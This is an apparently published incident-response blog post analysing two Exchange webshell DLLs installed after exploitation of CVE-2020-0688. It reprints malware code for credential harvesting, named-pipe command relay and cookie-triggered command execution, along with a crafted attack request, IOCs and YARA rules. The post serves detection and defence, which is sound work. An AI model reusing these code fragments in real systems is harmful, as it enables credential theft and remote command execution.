The Exploitation Of CVE-2020-0688 In The UAE

Accessibility

A A
Resize text

High Contrast (Grey Scale)

High Contrast

Close

Blog


AHMED AL HASHMI , JOSEPH FRANCIS , MYLENE VILLACORTE Nov. 9, 2020

Introduction

During a recent incident, the Digital14 Incident Response team came across two notable pieces of malware related to recent APT activity in the MENA region. The incident started with the exploitation of CVE-2020-0688, which the attacker used to drop two DLL artefacts into a folder on the victim's Exchange servers. The first piece of malware was first publicly disclosed by RSA on March 24th, 2020. While RSA covered the 'System.Web.TransportClient.dll' malware in detail, our main focus will be to discuss the second artefact, 'System.Web.ServiceAuthentication.dll', which at this time has not been publicly disclosed. This malware is particularly interesting because it shows the evolution and change in techniques and capabilities demonstrated by specific threat actors, and their ability to create malware giving them a stronger foothold in their target network.

System.Web.TransportClient.dll


The first DLL webshell we will examine is the 'System.Web.TransportClient.dll.' After the initial exploitation of the public-facing web server using CVE-2020-0688, the threat actor saved the webshell to 'C:\windows\temp' and then installed it at the 'C:\windows\Microsoft.NET\assembly\GAC_MSIL\system.web.transportclient\v4.0_1.0.0.0_9cbc' directory. They used a PowerShell script to register the webshell in the Global Assemblies Cache (GAC) folder and used the IIS command line tool appcmd.exe to register it as a managed IIS module on the Exchange server. Once registered, the webshell had the functionality to execute commands over an encrypted transmission via cmd.exe as well as to send commands to a named pipe called “splsvc.” The named pipe was initially set up by another PowerShell script found running in memory and provided the functionality to receive and execute commands sent to it by the webshell.



```
private static string Client(string command, string path)
{
    string pipeName = "splsvc";
    string text = ".";
    Console.WriteLine("sending to : " + text + ", path = " + path);
    string result;
    using (NamedPipeClientStream namedPipeClientStream = new NamedPipeClientStream(text, pipeName))
    {
        namedPipeClientStream.Connect(1500);
        StreamWriter expr_3B = new StreamWriter(namedPipeClientStream);
        expr_3B.WriteLine(path);
        expr_3B.WriteLine(command);
        expr_3B.WriteLine("**end**");
        expr_3B.Flush();
        result = new StreamReader(namedPipeClientStream).ReadToEnd();
    }
    return result;
}
```


Named Pipe “splsvc”

The attacker could issue commands to the webshell by sending a specially crafted HTTP POST request containing two variables to the /ews/exchange.asmx page. The first variable contains the first octet of the hardcoded AES key (9g6f4tKp) followed by the encoded payload data. The payload carries the commands to be executed. The second variable contains the third octet of the hardcoded AES key (K0IzA79Y) followed by further encoded data which identifies the target device. If the second variable is not present in the HTTP request, the command will execute on the local system, in this case, the Exchange server. Lastly, the data is decrypted using base64 and the hardcoded AES key (9g6f4tKp****K0IzA79Y****) and then executes using cmd.exe.




```
HttpContext context = ((HttpApplication)source).Context;
HttpRequest request = context.Request;
HttpResponse response = context.Response;
string text = "9g6f4tKp[redacted]K0IzA79Y[redacted]";
string text2 = request.Params[text.Substring(0, 8)];
string text3 = request.Params[text.Substring(16, 8)];
```

DLL Code Snippet




AES Key Octets



```
",request="POST /ews/exchange.asmx HTTP/1.1\r\nhost:[redacted]r\ncontent-type
 application/x-www-form-urlencoded\r\ncontent-length: 233\r\nX-Cnection: close\r\nX-
-Forwarded-For[redacted]n\r\n9g6f4tKp=mnycDuHT6oSuLUUNIdlAw6Fi4H%2FKZXpPHF%
%2BqejPGsRZclwmIdW1G2PITDi2fENqpzsAHJaG7kH7CxZtd6TswCOGYTnbl3XA1lkmL%2FpRT%
%2FbKGREkemZtoFQIt4jnHfXFkG5FdblcozU9gR2cb8rce0w%3D%3D&K0IzA79Y=zJQ0Z%2BbDT8TsnTul9A%
%2BWL8n48VLF7QCw9JYJ3ifx2WI%3D"
```

Crafted HTTP Request




```
[System.Net.Dns]::GetHostByName($env:computerName).HostName;
tasklist | findstr powershell
```

Decrypted Payload Data (1st variable)

System.Web.ServiceAuthentication.dll

The second DLL webshell that we identified was ‘System.Web.ServiceAuthentication.dll’ and was used by the threat actor during the escalation phase of their attack. The webshell was also located in the GAC folder, and it contained three mechanisms which are: 1) form authentication capture, 2) basic authentication capture, and 3) command and control. With the first mechanism, the webshell monitors HTTP traffic and then captures credentials from webform data as victims submit their usernames and passwords. Then it places the captured username and password into a memory object for crosschecking. If the credentials are found in the memory object, the malware appends "exists in cache" to the output log file or else it appends “add to cache” along with the newly captured username and password to the output log file.




```
private void handler(object source, EventArgs e)
{
    HttpContext context = ((HttpApplication)source).Context;
    HttpRequest request = context.Request;
    HttpResponse response = context.Response;
    try
    {
        string text2;
        if (request.Form["username"] != null && request.Form["password"] != null)
        {
            string text = Guid.NewGuid().ToString();
            if (response.Headers["Location"] != null && !response.Headers["Location"].Contains("logon.aspx"))
            {
                text2 = request.Form["username"] + ":" + request.Form["password"];
                object obj = Authenticator.lockObj;
                lock (obj)
                {
                    if (Authenticator._cache.Contains(text2, null))
                    {
                        Authenticator.log(text2 + " exists in cache");
                        return;
                    }
                    Authenticator.log(text2 + " add to cache");
                    Authenticator.GetItem(text2);
```

Form Authentication Capture Mechanism

The malware also employed a secondary mechanism to capture credentials by looking at the HTTP header for basic access authentication. If the header contains "Authorization" with the text "header:" and "basic", then the base64 data is captured and decoded to reveal the cleartext username and password. Next, it puts the username and password into a memory object for crosschecking. If the username and password already exist, it will append "exists in cache" to the output log file, else it will append "add to cache", and finally it adds the DateTime, username, password, and HTTP status code. The log file containing the captured credentials from both the form and basic authentication mechanisms is stored in the


C:\windows\temp folder.



```
text2 = request.Headers["Authorization"];
if (text2 != null)
{
    Authenticator.log("header:" + text2);
    if (text2.ToLower().StartsWith("basic"))
    {
        text2 = text2.Substring(6);
        string @string = Encoding.ASCII.GetString(Convert.FromBase64String(text2));
        int num = @string.IndexOf(":");
        object obj = Authenticator.lockObj;
        lock (obj)
        {
            if (Authenticator._cache.Contains(text2, null))
            {
                Authenticator.log(text2 + " exists in cache");
                return;
            }
            Authenticator.log(text2 + " add to cache");
            Authenticator.GetItem(text2);
            Authenticator.log("up:" + @string + num.ToString());
            if (num > 0)
            {
                File.AppendAllText("\\\\localhost" + this.path, string.Concat(new string[]
                {
                    DateTime.Now.ToString(),
                    "\t",
                    @string.Substring(0, num),
                    "\t",
                    @string.Substring(num + 1),
                    "\t",
                    response.StatusCode.ToString(),
                    "\r\n"
                }));
                Authenticator.log("dec:" + @string.Substring(0, num) + "  " + @string.Substring(num + 1));
```


Basic Authentication Capture Mechanism

Lastly, with the third mechanism, the webshell acts as a command and control agent. It waits and listens for specific cookies and their respective values in the HTTP response header and then executes the corresponding function. Below is a table with the cookies, values, and functions.



Cookies	Values	Functions
"list"	[remote/remote servers]	Returns the list of server names
"k"	"ztn7JbnxKCQu"	Returns credentials from the log file
"k"	"BdDvD3PnFh8x"	Deletes the log file
"k"	"CDH5ThcmDbV2"	Executes commands via cmd.exe

Table 1: Cookies, Values, and Functions



```
HttpResponse response = context.Response;
try
{
    if (request.Cookies["k"] != null && request.Cookies["list"] != null)
    {
        string[] array = request.Cookies["list"].Value.Split(new char[]
        {
            ','
        });
        HashSet<string> hashSet = new HashSet<string>();
        foreach (string str in array)
        {
            if (request.Cookies["k"].Value == "ztn7JbnxKCQu")
            {
                StreamReader streamReader = new StreamReader("\\\\" + str + this.path);
                string text;
                while ((text = streamReader.ReadLine()) != null)
                {
                    string[] array3 = text.Split(new char[]
                    {
                        '\t'
                    });
                    if (array3.Length == 4)
                    {
                        string text2 = array3[1] + "\t" + array3[2];
                        if (!hashSet.Contains(text2))
                        {
                            hashSet.Add(text2);
                            response.Write(text2 + "\r\n");
                        }
                    }
                }
                streamReader.Close();
            }
```

HTTP Header with Cookies and Values

Conclusion

In this incident, the threat actor was able to conceal their malware on the Exchange servers by imitating legitimate IIS file naming conventions. Then they leveraged these modules to gain access to the target system, harvest credentials, and execute commands within the network. Early detection is vital to prevent attackers from securing a stronger foothold in the network and using legitimate accounts to mask their activity. Detection can be achieved by monitoring for encoded PowerShell commands, verifying newly loaded IIS modules, and using secure module authentication.

While the Digital14 Incident Response team will not be discussing attribution of these samples, it is interesting to watch the evolution of this threat actor as they mature aspects of their tradecraft.

IOCs

File Name	MD5 Hash
System.Web.ServiceAuthentication.dll	66B93E49EDCD9AFFBC85116492AC733A
System.Web.TransportClient.dll	EFD0CDA05E4A89F7B6CB297067F6BD8F

Table 2: File Names and Hashes

Yara Rules

```
import "pe"
rule System_Web_Transport_dll
{
meta:
description = "Webshell DLL installed as IIS module with named pipe tunneling"
author = "Digital14 Incident Response Team"
score = 100
strings:
$opcode1 = {0C 72 [4] 0D 07 6F [4] 09 (1?| 1? ??) (1?| 1? ??) 6F [4] 6F [4] 1? ?? 07 6F [4] 09
(1?| 1? ??) (1?| 1? ??) 6F [4] 6F [4] 1? ??} //opcode for EndRequest
$opcode2 = {72 [4] 0A 72 [4] 0B 72 [4] 07 72 [4] 03 28 [4] 28 [4] 07 06 73 [4] 0C 08 20 [4] 6F
[4] 08}  //opcode for Client
$PATH = "C:\\Users\\sheep\\" //DLL compilation folder
$splsvc = "splsvc" fullword wide  //Named pipe defined name
condition:
pe.DLL and
(($PATH and $splsvc) or any of ($opcode1,$opcode2)) and
filesize < 12KB
}

rule System_Web_ServiceAuthentication_dll
{
meta:
description = "DLL installed as IIS module acting as credential harvester for users logging to
OWA"
author = " Digital14 Incident Response Team"
score = 100
strings:
$opcode1 = {07 6F [4] 72 [4] 6F [4] 39 [4] 07 6F [4] 72 [4] 6F [4] 39 [4] 07 6F [4] 72 [4] 6F
[4] 6F [4] ??} //opcode for begingHandler
$opcode2 = {72 [4] 6F [4] 39 [4] 08 6F [4] 72 [4] 6F [4] 72 [4] 6F [4] 3A [4] 07 6F [4] 72 [4]
6F [4] ??} //opcode for Endrequest handler
$PATH1 = "c$\\windows\\temp\\D226B187-44C3-454B-AD66" fullword wide //Users credentials output
file save location
$PATH2 = "C:\\Users\\sheep\\" //DLL compilation folder
condition:
pe.DLL and
(($PATH1 and $PATH2) or any of ($opcode1,$opcode2)) and
filesize < 15KB
}
```